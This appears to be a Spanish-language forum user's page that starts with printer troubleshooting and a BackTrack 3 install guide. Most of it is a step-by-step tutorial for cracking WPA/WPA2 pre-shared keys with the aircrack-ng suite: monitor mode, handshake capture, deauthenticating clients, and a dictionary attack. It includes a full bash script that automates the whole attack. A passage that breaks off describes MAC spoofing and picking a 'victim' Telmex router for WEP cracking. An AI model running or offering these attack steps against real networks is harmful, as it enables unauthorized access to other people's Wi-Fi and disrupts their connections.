elraya
Usuario (Iraq)

La impresora imprime mal? La impresora comienza a imprimir y se detiene? Te marca error desconocido? Se para a media impresión y marca error desconocido? Esta puede ser una solución: Tuve el problema que imprimía mal la Epson t22 de inyección, o comenzaba a imprimir y se paraba de la nada, a veces ni sacaba la hoja, y marcaba error desconocido, y en ocasiones se tenía que apagar la impresora por que se quedaba como en stand by, no sabía que hacer: Hice reset en el contador de páginas, en las almohadillas, etc. El caso es que el error se daba por que estaba sucia la tira del codificador para la impresora, es un plástico que va del lado donde se sujeta el cabezal de la impresora, es una tira transparente de plástico y aunque parece que no sirve para nada, si está sucio imprime, o bien no imprime de forma correcta, ejemplo: En lugar de imprimir asi: --------------------- Imprime asi: -----------__________ Pareciera que los cabezales están desalineados, pero no es asi. Otra falla muy común es que comience a imprimir y en la primera página o segunda, se detenga y te marque error desconocido. Por lo que con la impresora desconectada y un algodón con un poco de alcohol isopropilico o una franela limpiarlo con cuidado y veras como se arregla todo. Así también puede estar sucio un círculo de plástico trasparente que está del lado del rodillo, (se llama encoder) generalmente derecho de la impresora(si estas de frente de tu impresora puede ser el izquierdo), el estar sucio puede marcar tambien falsos atascos de papel. Imagenes del encoder: Las imagenes fueron tomadas de google en el apartado de imagenes, no son de mi autoria, se usan con fines educativos sin fines de lucro.
ERROR EN WORD 2010, 2012, 2013. Error de tamaño de papel para imprimir. Solo me aparece el tamaño A4 para imprimir. Solo me aparece el tamaño A4 y Carta para imprimir. Error de tamaños de papel para imprimir en Microsoft Word. Hola, si estas en Word, y al querer configurar el tamaño de la página para imprimir o bien, al mandar a imprimir, si solo te aparece el formato A4 y Carta, y NO TE PERMITE AÑADIR UN TAMAÑO DE PAPEL PREDETERMINADO, el error es del driver de la impresora, me ha pasado aun descargando el driver de la página del proveedor. Solución: desinstalar el driver de la impresora, reinstalarlo de preferencia de tu cd de instalación o bien buscarlo por internet.
Bueno, este pekeño manual esta indicado para personas ke no cuentan con grades conocimientos en linux. Para empezar a instalar back tack 3 es necesario tener: Partition magic download desde taringa.net ISO de back track http://www.remote-exploit.org/backtrack_download.htmlArchivo BT3.kmdr http://kin.calvin.free.fr/prgms/BT3.kmdr Lo primero es crear espacio en el disco duro con el partition magic, recomiendo dejar unos 10 gigas de espacio. Una vez que tenemos unos 10 gygas o mas de espacio disponible en el disco duro con el mismo partition magic hacemos dos particiones. una particion swap de 2 gigas y una ext3 de 8 gygas ahora ke ya tenemos esto reiniciamos, y verificamos ke realmente tengamos las dos particiones creadas, una vez confirmado reiniciamos desde el CD con el bactrack 3. Ahora estamos en BT3 desde la version live cd, abrimos el QTPARTED o alguna utilidad o gestor de particiones y buscamos ke numero o asignacionse le dio a las particiones que creamos entonces veremos algo asi. Si es disco IDE veremos: HDA1 HDA2 HDA1 EXT3 SWAP Si es sata veremos: SDA1 SDA2 SDA3 EXT3 SWAP Una vez que identificamos la particion que creamos para el backtrak tres, es decir la de sistema de archivos EXT3, vemos que esta en HDA3 o Sda3 ( dependiendo de el unmero de particiones que tengas instaladas). Entonces corremos el archivo BT3.kmdr y enl as opciones le damos lo siguiente: Modo de instalacion: REAL -Install BackTrack to : /mnt/bactrack installar en: sda3 o hda3 (dependiendo de la particion ke hayas creado sda3 o hda4 etc) - Select Installation method : Real Modo de instalacion: REAL - Do not restore Original MBR after lilo, aki le kitamos el tachesito UNa vez que termino le damos en cerrar abrimos una consola y escribimos reboot para reiniciar. Una vez que empiece a reiniciar le sacamos el disco e iniciara el bactrack3 desde el Disco duro. En este paso ya estaremos entrando al inicio de BACKTRACK 3 TECLEMOS #ROOT (nombre de usuario) #TOOR (contraseña) #startx (iniciamos backtrack3) Una vez iniciado vamos al carpeta /etc y buscamos el archivo lilo.conf default = Windows other = /dev/sda* (hda o sda, 1,2,3,4 o donde este windows) label = Windows table = /dev/sda Guardamos el archivo lilo.conf Abrimos la consola y ponemos lilo y nos aparecerá: Added Windows * Added BackTrack Si marca algun error debe ser alguna linea con algun fallo o ke estemos indicando mal el numero de unidad sd1 o hda1 o hda2, no se desesperen. reinicamos y listo. ----------- Si tenemos problemas al tratar de instalar el controlador de alguna tarjeta WIrelles y nos da un error cuando tecleamos MAKE dentro de la carpeta Modules, es decir que mencione que no esta la carpeta o el archivo es necesario hacer lo siguiente: descargamos el kernel desde aki: #wget http://www.offensive-security.com/kernel.lzm depues tecleamos: #lzm2dir kernel.lzm / y asunto arreglado. --------------- Bueno si tenemos problemas para inyectar lo mas probable es que tengamos que recompilar el kernel lo cual es bastante sencillo si se siguen los siguientes pasos. 1.- nos descargamos el kernel de aqui http://www.kernel.org/ 2.- si quieres añadirte un bootsplash descargalo aqui ftp://ftp.openbios.org/pub/bootsplas....6-2.6.15.diff (ojo este paso es opcional) 3.-extraemos el kernel en este dir /usr/src mv linux-2.6.25.tar.gz /usr/src movemos al dir el kernel cd /usr/src entramos al dir tar zxvf linux-2.6.25.tar.gz extraemos el kernel 4.- luego extraemos el parche del bootsplash en el dir del kernel y parcheamos el kernel (opcional solo si tenemos el archivo del bootsplash) patch -p1 < bootsplash-3.1.6-2.6.22.diff 5.-ahora creamos un dir simbolico al dir del kernel cd /usr/src entramos al dir ln -s linux-2.6.25 linux creamos el link 6.- si ya teniamos un kernel anterior guardamos el archivo .config y borramos el kernel viejo borrando solo el dir del viejo kernel ahora tengamos o no un kernel antiguo hacemos esto cd /usr/src/linux make mrproper zcat /proc/config.gz > .config 7.- ahora configuramos el kernel make xconfig esta parte es importante ya que si no activan el soporte rtl8185l que esta como realtek 8180/8185 no podremos poner en monitor mode nuestra tarjeta tambien hay soporte para otros chipsets ademas que tendran que configurar el kernel para que funcione en funcion de su hardware de lo contrario les ira mal y creanme eso es molesto :¬¬ 8.-una ves que hayan terminado de configurar el kernel le dan en "save" y "exit" y ponen la siguiente linea completa: make bzImage && make modules && make modules_install 9.- ahora hacemos un backup al viejo kernel para no tener errores en el nuevo kernel cd /boot entramos al dir /boot renombran "vmlinuz" por "vmlinuz-old" sin las comillas (para newbes ;D) 10.- añadimos el viejo kernel al archvo lilo.conf que se encuentra en el dir /etc ejemplo de un archivo lilo: boot = /dev/sda prompt timeout = 60 #bitmap=/boot/splash.bmp change-rules reset #vga = 769,771/773/792 vga = 769 image = /boot/vmlinuz-old root = current label = BackTrack-Old read-only image = /boot/vmlinuz root = current label = BackTrack-New (le ponemos "BackTrack-New" al nuevo kernel) read-only como vemos lo unico que se añadio al fichero lilo.conf son estas lineas image = /boot/vmlinuz-old root = current label = BackTrack-Old read-only y es lo unico que deben añadir a ese fichero le dan a guardar y ya 11.- cuando el paso 8 haya terminado teclean en la misma consola make install y ya esta el nuevo kernel!!! reiniciamos el pc con el nuevo kernel al iniciar tendremos 2 opciones BackTrack-Old el viejo kernel el de salva BackTrack-New el nuevo kernel entramos en el nuevo kernel abrimos una consola y tecleamos iwconfig y ya veremos nuestra tarjeta con: wlan0 en modo managed o estacion es la opcion que siempre esta por defecto al iniciar el pc para levantarla ifconfig wlan0 up para ver si hay redes en el alcanze iwlist wlan0 scan en modo monitor iwconfig wlan0 mode monitor y lanzamos el airodump airodump-ng wlan0 BUENO: Quiero aclarar que el manual en su ultima parte (recompilar el kernel) no lo escribi yo, asi ke la fuente es sacada de los foros de el hacker.net, y lo inclui por ke todos los manual que hay en internet es el unico correcto rapido y facil, y en mi experiencia con backtrack fue dificil empezar con linux e instalarlo, Gracias a todos los que hacen posible que el conocimiento fluya por el universo... [email protected]
Introducción Este manual trata sobre como obtener la clave WPA/WPA2 de una red en la que se usa un sistema de clave compartida (pre-shared keys). Es recomendable leer y aprender como funciona la encriptación WPA/WPA2. En el Wiki puedes encontrar una sección sobre WPA/WPA2. WPA/WPA2 tiene soporte para otros tipos de autenticación, además de clave compartida. Pero con aircrack-ng SOLO se puede intentar obtener claves pre-compartidas (pre-shared keys). Por lo tanto asegúrate de que airodump-ng te dice que la autenticación de la red es de tipo PSK, y en otro caso, ni intentes averiguarla. Hay otra diferencia importante entre crackear WPA/WPA2 y WEP. En las claves WEP, se pueden usar métodos “estáticos” de inyección para acelerar el proceso, pero para WPA/WPA2 solo se pueden utilizar técnicas de fuerza bruta. Esto se debe a que la clave no es estática, por lo que recogiendo IVs como para la encriptación WEP, no conseguiremos obtener más rápidamente la clave. Lo único que se necesita para poder iniciar un ataque es el handshake entre el cliente y el AP. El handshake se genera en el momento que el cliente se conecta a la red. Aunque no es exactamente cierto, para los propósitos de este tutorial, diremos que si es verdad: La clave pre-compartida puede tener un tamaño de 8 a 63 caracteres, por lo que parece imposible crackear la clave. La única forma de obtener la clave es utilizando un diccionario. De tal forma, que si quieres tener una red wireless segura en tu casa, debes usar una clave WPA/WPA2 de 63 caracteres, incluyendo en la misma símbolos especiales. El hecho de tener que usar fuerza bruta es un inconveniente muy grande. Porque se hace un uso intensivo del procesador del PC, y solo puede probar de 50 a 300 claves por segundo, dependiendo de la CPU. El proceso puede llevar horas o días si se utiliza un diccionario grande. Si estás pensando en generar tu propio diccionario para incluir en el mismo todas las combinaciones posibles, echale un vistazo a este calculador de tiempo: brute force time calculator. Quedarás sorprendido de la gran cantidad de tiempo que es necesaria. No hay ninguna diferencia entre el crackeo de redes WPA o WPA2. El método de autenticación es básicamente el mismo. Por lo que las técnicas a usar son idénticas. Es recomendable que cada uno experimente con su propio punto de acceso wireless, para familiarizarse con estas ideas y técnicas. Si no tienes un punto de acceso propio, recuerda que tienes que pedir permiso al propietario del router con el que quieras practicar este ateque. Antes de nada hay que darles las gracias a los Desarrolladores de la suite Aircrack-ng por crear estas herramientas tan fantásticas. Puntos de partida Suponemos que: ■Estás usando drivers parcheados para inyección. Usa el injection test Para comprobar que tu tarjeta puede inyectar. ■Estás físicamente suficientemente cerca para enviar y recibir paquetes del punto de acceso. Recuerda que recibir paquetes del punto de acceso no significa que los paquetes que transmitas sean recibidos por el AP. La fuerza de la señal de las tarjetas wireless generalmente es menor que la fuerza de la señal de los AP. Por lo tanto, es necesario estar cerca del AP, para que los paquetes que transmitimos sean recibidos por el AP. Deberías confirmar que te puedes comunicar con el AP siguiendo estas instrucciones. ■Usamos la versión 0.9 de aircrack-ng. Si usas otra versión algunos comandos puede que se tengan que escribir de forma diferente. Asegurate de que cumples todas las condiciones, sino no funcionará. En los siguientes ejemplos, tendrás que cambiar “ath0” por el nombre de la interface de tu tarjeta wireless. En los ejemplos, la opción “guión doble bssid” se muestra como ”- -bssid”. Acuérdate de borrar el espacio entre los dos guiones cuando lo utilices en la vida real. Esto tambien se aplica a ”- -ivs”, ”- -arpreplay”, ”- -deauth”, ”- -channel”, ”- -arp” and ”- -fakeauth”. Equipo usado Para seguir este manual en tu casa, debes tener dos tarjetas wireless. En este tutorial, a continuación puedes ver las que yo he usado: ■Dirección MAC del PC ejecutando la suite aircrack-ng: 00: 0F: B5: 88:AC:82 ■Dirección MAC del cliente wireless usando WPA2: 00:0F:B5: FD: FB: C2 ■BSSID (dirección MAC del punto de acceso): 00: 14: 6C: 7E: 40: 80 ■ESSID (nombre de la red Wireless): teddy ■Canal del AP: 9 ■Interface Wireless: ath0 Tienes que obtener la información equivalente de la red sobre la que quieres trabajar. Y cambiar estos valores en los siguientes ejemplos. Solución Contenidos El objetivo es capturar el handshake WPA/WPA2 y usarlo con aircrack-ng para obtener la clave pre-compartida. Esto se puede hacer de forma activa o pasiva. “Activa” significa que podemos acelerar el proceso deautenticando a un cliente wireless. “Pasiva” significa que podemos esperar a que un cliente wireless se autentifique en la red WPA/WPA2. La ventaja de la forma pasiva es que no necesitamos inyectar y por lo tanto podremos utilizarla desde Windows. Aquí estań los pasos que vamos a seguir: 1.Colocar la interface wireless en modo monitor y especificar el canal del AP 2.Iniciar airodump-ng en el canal del AP con filtro de bssid para capturar el handshake 3.Usar aireplay-ng para deautentificar a un cliente conectado 4.Ejecutar aircrack-ng para obtener la clave pre-compartida usando ese handshake Paso 1 - Colocar la interface wireless en modo monitor y especificar el canal del AP El propósito de este paso es colocar la tarjeta en el modo denominado modo monitor. En este modo la tarjeta wireless puede escuchar y capturar cualquier paquete en el aire. En cambio, en el modo normal la tarjeta solo “escuchará” los paquetes que van destinados a la misma. Escuchando todos los paquetes, podremos más adelante capturar los 4 paquetes que forman el handshake WPA/WPA2. Y opcionalmente tambien podremos deautenticar a un cliente wireless. Primero para la interface ath0 escribiendo: airmon-ng stop ath0 El sistema nos responderá: Interface Chipset Driver wifi0 Atheros madwifi-ng ath0 Atheros madwifi-ng VAP (parent: wifi0) (VAP destroyed)Escribe “iwconfig” para comprobar que no hay mas interfaces athX. Deberás ver algo como esto: lo no wireless extensions. eth0 no wireless extensions. wifi0 no wireless extensions.Si queda alguna interface athX, para cada una de ellas. Cuando termines, ejecuta “iwconfig” para verificar que ya no queda ninguna. Ahora, escribe el siguiente comando para poner la tarjeta wireless en modo monitor en el canal 9: airmon-ng start wifi0 9Nota: En este comando usamos “wifi0” en lugar de nuestra interface “ath0”. Esto se debe a que estamos usando los drivers madwifi-ng y no madwifi-old. El sistema nos responderá: Interface Chipset Driver wifi0 Atheros madwifi-ng ath0 Atheros madwifi-ng VAP (parent: wifi0) (monitor mode enabled)Puedes observar que “ath0” aparece colocada en modo monitor. Para confirmar que la interface está bien configurada, escribimos “iwconfig”. El sistema nos responderá: lo no wireless extensions. wifi0 no wireless extensions. eth0 no wireless extensions. ath0 IEEE 802.11g ESSID:\"\" Nickname:\"\" Mode:Monitor Frequency:2.452 GHz Access Point: 00:0F:B5:88:AC:82 Bit Rate:0 kb/s Tx-Power:18 dBm Sensitivity=0/3 Retry:off RTS thr:off Fragment thr:off Encryption key:off Power Management:off Link Quality=0/94 Signal level=-95 dBm Noise level=-95 dBm Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0 Tx excessive retries:0 Invalid misc:0 Missed beacon:0Podemos ver que ath0 está en modo monitor, en la frecuencia 2.452GHz que corresponde al canal 9 y en “Access Point” vemos la dirección MAC de nuestra tarjeta wireless. Es importante comprobar toda esta información antes de continuar, ya que sino no funcionará. Para ver la correspondencia entre frecuencia y canal, mira: http://www.rflinx.com/help/calculations/#2.4ghz_wifi_channels y selecciona “Wifi Channel Selection and Channel Overlap” Así obtendrás la frecuencia para cada canal. Paso 2 - Iniciar airodump-ng para capturar el handshake El propósito de este paso es ejecutar airodump-ng para capturar los 4 paquetes del handshake en el momento que un cliente se autentifica con el AP en el que estamos interesados. Escribe: airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0 Donde: ■-c 9 es el canal de la red wireless ■- -bssid 00: 14: 6C: 7E: 40: 80 es la dirección MAC del AP. Esto elimina el tráfico de otras redes. ■-w psk es el nombre del archivo en el que guardaremos los IVs. ■ath0 es el nombre de nuestra interface. Importante: NO uses la opción ”- -ivs”. Debes capturar los paquetes enteros. A continuación puedes ver una imagen en la que se vé un cliente wireless conectado a la red: CH 9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID 00: 14: 6C: 7E: 40: 80 39 100 51 116 14 9 54 WPA2 CCMP PSK teddy BSSID STATION PWR Lost Packets Probes 00: 14: 6C: 7E: 40: 80 00: 0F: B5: FD: FB: C2 35 0 116 Y ahora una imagen de la red sin clientes conectados: CH 9 ][ Elapsed: 4 s ][ 2007-03-24 17:51 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID 00: 14: 6C: 7E: 40: 80 39 100 51 0 0 9 54 WPA2 CCMP PSK teddy BSSID STATION PWR Lost Packets Probes Paso 3 - Usar aireplay-ng para deautentificar a un cliente conectado Este paso es opcional. Solo es necesario realizar este paso si optas por acelerar activamente todo el proceso. El requisito necesario es que se encuentre asociado actualmente con el AP algún cliente wireless. Si no hay ningún cliente wireless asociado al AP, lee el siguiente paso del manual y ten paciencia. No es necesario decir, que si más tarde aparece algún cliente wireless, puedes volver atrás y seguir este apartado del manual. Lo que se hace en este paso es enviar un mensaje al cliente wireless para desasociarlo con el AP. Entonces el cliente wireless se reautenticará con el AP. En la reautenticacion se generarán los 4 paquetes de autenticacion (handshake) en los que estamos interesados en capturar. Despues los usaremos para intentar obtener la clave precompartida WPA/WPA2. Prestando atención a la salida del comando airodump-ng del paso anterior, podemos determinar el cliente que se encuentra conectado actualmente. Necesitamos su dirección MAC para el siguiente comando. Abre otra consola y escribe: aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5DB:C2 ath0Donde: ■-0 significa deautenticación ■1 es el número de deautenticaciones enviadas (puedes enviar infinitas si lo deseas) ■-a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso ■-c 00:0F:B5DB:C2 es la dirección MAC del cliente que queremos deautenticar ■ath0 es el nombre de nuestra interface A continuación puedes ver la salida del comando: 11:09:28 Sending DeAuth to station -- STMAC: [00:0F:B5:34:30:30]Con un poco de suerte esto causará que el cliente se tenga que reautentificar y capturaremos los 4 paquetes handshake. Problemas de uso ■Los paquetes de deautenticación se envian directamente desde el PC a los clientes. Por lo que se debe estar físicamente cerca de los clientes wireless. Paso 4 - Ejecutar aircrack-ng para obtener la clave pre-compartida El propósito de este paso es conseguir la clave WPA/WPA2 precompartida. Para hacer esto, se necesita un diccionario de posibles palabras. Básicamente, aircrack-ng comprueba cada una de esas palabras para mirar si coincide con la clave. Hay un pequeño diccionario que se incluye en la suite aircrack-ng - “password.lst”. En el Wiki FAQ puedes encontrar una larga lista de diferentes diccionarios. Se puede usar John the Ripper (JTR) para construir un diccionario propio y despues usarlo con aircrack-ng. Abre otra consola y escribe: aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.capDonde: ■-w password.lst es el nombre del archivo del diccionario. Recuerda que tienes que especificar la ruta completa del archivo si no se encuentra en el mismo directorio. ■*.cap es el nombre del grupo de archivos que contienen los paquetes capturados. Date cuenta que en este caso usamos el comodín * para incluir varios archivos. Esta es la salida cuando no se encontró ningún handshake: Opening psk-01.cap Opening psk-02.cap Opening psk-03.cap Opening psk-04.cap Read 1827 packets. No valid WPA handshakes found.Cuando ocurre esto tienes que volver al paso 3 (deautenticar al cliente wireless) o esperar más tiempo para ver si se conecta algún cliente y se autentifica al AP. Esta es la salida cuando se encuentra algún handshake: Opening psk-01.cap Opening psk-02.cap Opening psk-03.cap Opening psk-04.cap Read 1827 packets. # BSSID ESSID Encryption 1 00:14:6C:7E:40:80 teddy WPA (1 handshake) Choosing first network as target. En este punto, aircrack-ng intentará encontrar la clave. Dependiendo de la velocidad de la CPU y del tamaño del diccionario, este proceso puede llevar bastante tiempo, incluso días. Uso de aircrack-ng con diccionario: # aircrack-ng -w <ruta_diccionario> <archivo_de_capturas> Suponiendo que nuestro archivo de datos capturados donde se encuentra el handshake se llama redWPA-01.cap, lo ejecutaremos de la siguiente forma: # aircrack-ng -w diccionario.lst redWPA-01.cap Entonces aquí ya aircrack-ng se pondrá a comprobar las posibles claves del diccionario hasta obtenerla. A continuación puedes ver que ocurre cuando averigua la clave precompartida: Aircrack-ng 0.8 [00:00:00] 2 keys tested (37.20 k/s) KEY FOUND! [ 12345678 ] Master Key : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98 CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40 FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E 2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71 EAPOL HMAC : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB Para simplificar un poco este proceso de obtención de la clave, hice un pequeño script en bash sencillo que te puede servir si eres un poco vago <-----------------airoWPA-PSK.sh---------------------> #!/bin/bash # airoWPA-PSK.sh v0.1 # written by ka0x <ka0x01gmail.com> if [ $UID != 0 ]; then echo \"[!] NECESITAS EJECUTAR EL SCRIPT $0 CON PRIVILEJIOS DE SUPERUSUARIO\" exit fi comprueba_mac(){ if [ ! \"${#1}\" -eq \"17\" ]; then echo -e \"\\033[31mMac Incorrecta\\n\\033[0m\" exit fi } interfaces() { echo -e \"\\n\\033[31m[*] Seleccione la interfaz que va a utilizar: \\033[0m\\n\" INTERFACES=$(iwconfig | grep ESSID | awk \'{ print $1 }\') select INTER in $INTERFACES; do break; done clear } monitor(){ airmon-ng start $INTER clear menu } handshake(){ clear read -p \"[-] Introduzca la MAC del AP: \" mac_ap comprueba_mac $mac_ap read -p \"[-] Introduzca la MAC del Cliente: \" mac_client comprueba_mac $mac_client read -p \"[-] Introduzca el canal del AP: \" mac_chanel read -p \"[-] Nombre de archivo donde se guardaran los datos capturados: \" datas xterm -hold -title \"Obteniendo Handshake en $mac_ap\" -geometry 96x60+0+0 -bg \"#000000\" -fg \"#FFFFFF\" -e airodump-ng --bssid $mac_ap -c $mac_chanel -w $datas $INTER && clear && menu } desautenticacion(){ clear read -p \"[-] Introduzca la MAC del AP: \" mac_ap comprueba_mac $mac_ap read -p \"[-] Introduzca la MAC del cliente asociado: \" mac_cliente comprueba_mac $mac_cliente read -p \"[-] Introduzca el numero de desautenticaciones: \" num xterm -hold -geometry 70x25-0+0 -bg \"#000000\" -fg \"#99CCFF\" -title \"Desautenticando $mac_cliente del AP $mac_ap $num veces\" -e aireplay-ng -0 $num -a $mac_ap -c $mac_cliente $INTER clear menu } crack_dicc(){ clear read -p \"[-] Introduzca la ruta del diccionario: \" diccionario echo \"[-] Seleccione el archivo de datos capturados:\" LS_DIR=$(ls *.cap) select DATA in $LS_DIR; do break; done xterm -hold -geometry 70x25-0+0 -bg \"#000000\" -fg \"#99CCFF\" -title \"Obteniendo clave con diccionario: $diccionario\" -hold -e aircrack-ng -w $diccionario $DATA menu } menu(){ echo -e \"\\n[*] Opciones:\\n\" echo -e \"\\033[31m-=-=-=-=-=-=-=-=-=-=-=-=-\\033[0m\" echo \"1 - Activar Modo Monitor\" echo \"2 - Capturar handshake\" echo \"3 - Desautenticar cliente\" echo \"4 - Obtener clave con diccionario\" echo \"5 - Salir\" echo -e \"\\033[31m-=-=-=-=-=-=-=-=-=-=-=-=-\\n\\033[0m\" read -p \"opcion> \" OPCION case $OPCION in \"1\" monitor;; \"2\" handshake;; \"3\" desautenticacion;; \"4\" crack_dicc;; \"5\" exit;; *) echo -e \"\\033[31m[!] OPCION NO VALIDA\\n\\033[0m\" && menu;; esac } interfaces menu # __EOF__ <------------------------------------------------> --------------------------------------------------------------------------------- ---[ 0x06: Fin ] Bueno pues eso es todo, los pasos son bastantes sencillos, cualquier duda pueden entrar a la web de aircrack-ng (http//www.aircrack-ng.org) donde podrán encontrar abundante documentación. NOTA.- este tutorial se realizo teniendo en cuenta los conocimientos de Mister_x de http://www.aircrack-ng.org/doku.php?id=es:cracking_wpa y KAOX de milw0rm.com Lo anterior recopilado y posteado en taringa por el_raya. Que la tecnologia sirva a todos, por que el ciberespacio es gratiuto.

Pasos Básicos para auditar el cifrado WEP O/Y WAP con que se encriptan las contraseñas del Router de Telmex, usando el sistema operativo LINUX en su edición BACKTRACK. En este tutorial explicaremos la forma de auditar estas redes de Internet, en los pasos I, II Y III, y después hablaremos de problemas que pueden surgir durante el transcurso de la auditoria: I).- En este paso nos vamos a asegurar de que tenemos un adaptador inalámbrico conectado a la pc, o laptop, y que linux backtrack lo reconoce, en caso de no reconocerlo, tendremos que instalar el controlador, tema que no vamos a ver en este post. UNA VEZ instalado el sistema operativo en el disco duro, o si lo iniciamos de manera live desde el cd rom, comenzamos a abrir una terminal para ejecutar los siguientes comandos: A) iwconfig , es el primer comando que ejecutaremos para saber como se llama nuestra tarjeta inalámbrica o adaptador wireles. Entonces en la terminal tecleamos: Iwconfig Aquí nos mostrara una pantalla con todos los nombres de los dispositivos de red alambritos e inalámbricos conectados a la pc con sus respectivas direcciones mac. Ahora si la red es una portátil usb puede que nos muestre: RAUSB Si es chip atheros nos mostrara: ATHO Tambien puede que nos muestre: Wifi0 Si es usb, integrada o pci, puede que no la muestre tambien asi: WLAN0 RAUSB0 Este dato es importante por que durante todo el transcurso de los comandos , teclearemos el nombre del adaptador ya sea rausb0, athO wifi0, o wlan0 según sea el caso. Nota: me imagino que abra otros nombres que no manejo en el tutorial. A mi me pasaba que cuando corría el backtrack en live cd (desde el cd rom) me reconocía mi tarjeta usb portátil la dlink DWA-100 como RAUSB, y después que instale el backtrack en el disco duro y le instale el controlador me la reconocía como WLAN0, que ustedes podrán cambiar por ATH0 o RAUSB0 según el backtrack les reconozca su tarjeta de red inalámbrica. Bueno en este caso me reconoce mi tarjeta inalambrica como rausb0 B) Una vez que sepamos esto, ejecutamos el comando airmon-ng, usando el modificador STOP, esto para detener nuestro adaptador de red y poder cambiar nuestra direccion mac , con el propósito de facilitarnos el estar nombrándola en repetidas ocasiones: airmon-ng stop wlan0 Una vez detenido (modo monitor desactivado) el adaptador de red inalámbrico le ponemos nuevo nombre a nuestra mac , para que en vez de llamarse 00:21:91:7c:d6:18 se llame 00:11:22:33:44:55 tecleamos: macchanger -m 00:11:22:33:44:55 wlan0 Después de cambiar el nombre de nuestra dirección mac, procedemos nuevamente echar a andar nuestra tarjeta de red inalámbrica en modo monitor con airmon-ng de la siguiente manera: airmon-ng start wlan0 http://www.angelfire.com/rebellion/el_raya/imgbt3/uno3.png Después de esto verificamos que ya nuestra tarjeta de red inalámbrica se llame 00:11:22:33:44:55 con el comando iwconfig, así que tecleamos nuevamente: iwconfig II).- Una vez cambiado el nombre de nuestra mac por 00:11:22:33:44:55 , será mas fácil conducirnos, aunque no es necesario cambiarla si podemos apuntar o memorizar la que tenemos, el cambio solo es para agilizar el trabajo. En este punto buscaremos una red al alcance, la cual intentamos saber la contraseña para conectarnos, para ello realizaremos un scanner en la zona para saber que redes están al alcance, para lo cual usaremos el comando airodump-ng, asi que le ordenamos que escanee desde el adaptado wlan0 las redes inalámbricas al alcance de la siguiente forma: airodump-ng wlan0 Ahora nos mostrara una lista donde abra lo siguiente: AHORA VOY A PONER dato FICTICIO (solo para ilustrar), pero dependiendo las redes que existan al alcance nos mostrara las que encuentre; ahora escogemos una victima ficticia que es: BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSSID 00:15:9A:74:83:72 97 105 0 0 0 11 54 WEP WEP MAILY Después que escogemos una computadora o ruteador, lo que haremos es escanear únicamente esa dirección para lo que es necesario que DEJEMOS ABIERTA ESTA TERMINAL CON EL FIN DE MONITOREAR LA VICTIMA durante lo que dure la auditoria, lo que haremos en una nueva terminal, terminal que llamaremos TERMINAL DE ESCANEO, una vez abierta esta nueva terminal y con los datos de la vitima seleccionada anteriormente tecleamos : airodump-ng -c <chanel> -w wep123 --bssid <sumac> wlan0 airodump-ng -c 11 -w wep123 --bssid 00:15:9A:74:83:72 wlan0 Nota: en este comando estamos escaneando unicamente a la victima cuyo bssid (mac adres) es 00:21:7C:03:32:21, la cual esta en el canal 11, y cuando ponemos wep123, le estamos pidiendo que los datos del escaneo los guarde en un archivo que se guardara en la carpeta HOME con el nombre wep123.cap, si son varios escaneos se iran creando varios archivos sucesivos como por ejemplo wep123-1.cap, wep123-2.cap, o wep123-3.cap etc,,, tambien estos datos se guardan con el nombre de archivo replay_src-0223-222125.cap según sea el tipo de escaneo y los modificadores. Una vez monitoreada la victima “abrimos otra nueva 